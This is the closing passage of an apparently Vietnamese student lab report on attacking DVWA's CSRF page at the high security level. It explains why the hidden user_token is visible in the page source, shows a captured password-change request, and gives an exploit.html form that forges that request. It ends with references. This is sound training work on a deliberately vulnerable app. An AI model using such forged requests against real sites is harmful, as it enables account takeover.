The screenshot shows a browser window for DVWA at the URL 192.168.1.101/dvwa/vulnerabilities/csrf/. The page displays a 'Change' button and a 'user_token' input field containing a long hex string. Below the page, the browser's developer tools (F12) are open, specifically the 'Inspector' tab, which shows the HTML source code of the page. The 'user_token' input field is highlighted in blue, indicating it is selected or being inspected. The source code shows the token value as a hidden input field.

Lý do vì sao trong dvwa vẫn có thể tìm thấy token vì trong DVWA, token được chèn vào form (input hidden) để mô phỏng cơ chế CSRF token thật. Nó ẩn với người dùng giao diện, nhưng vẫn nằm trong mã HTML, nên ta có thể thấy khi “Inspect” hay “View source”. Trong thực tế, token này vẫn bí mật vì chỉ trình duyệt của người dùng nhận được — kẻ tấn công bên ngoài không thấy nếu không truy cập được trang đó.

Request	Response
Pretty Raw Hex	
<pre> 1 GET /dvwa/vulnerabilities/csrf/index.php?password_new=password&password_conf=password &Change=Change&user_token=137feb85bc6a21f06bc60336f85e6e73 HTTP/1.1 2 Host: 192.168.1.101 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://192.168.1.101/dvwa/vulnerabilities/csrf/index.php 9 Cookie: PHPSESSID=ea7e86d92cab0e80be55705f76ea3785; security=high; theme=light 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 13 </pre>	

Ta có thể tấn công bằng cách thêm tham số user_token và giá trị được *hidden* vào trong trang HTML exploit.html.

```

6 <body>
7     <form action="192.168.1.101/dvwa/vulnerabilities/csrf/index.php?
  password_new=password&password_conf=password&Change=Change&user_token=e68c7a44608027199b3749ed697d63b0"
8         method="GET">
9         New password:<br />
10        <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
11        Confirm new password:<br />
12        <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
13        <br />
14        <input type="submit" value="Change" name="Change">
15    </form>
16 </body>

```

VII. References

CSRF:

<https://portswigger.net/web-security/csrf>

<https://www.youtube.com/watch?v=Nfb9E8MJv6k&t=46s>

Brute Force:

<https://www.youtube.com/watch?v=SWzxoK6DAE4&list=PLHUKi1UIEgOJLPSFZaFKMoexpM6qhOb4Q&index=2&pp=iAQB>

<https://www.linkedin.com/pulse/detecting-brute-force-attacks-comprehensive-guide-vijay-gupta--5veqc>

Command Injection:

https://www.youtube.com/watch?v=WiqRvlN_UIU&list=PLHUKi1UIEgOJLPSFZaFKMoexpM6qhOb4Q&index=3&pp=iAQB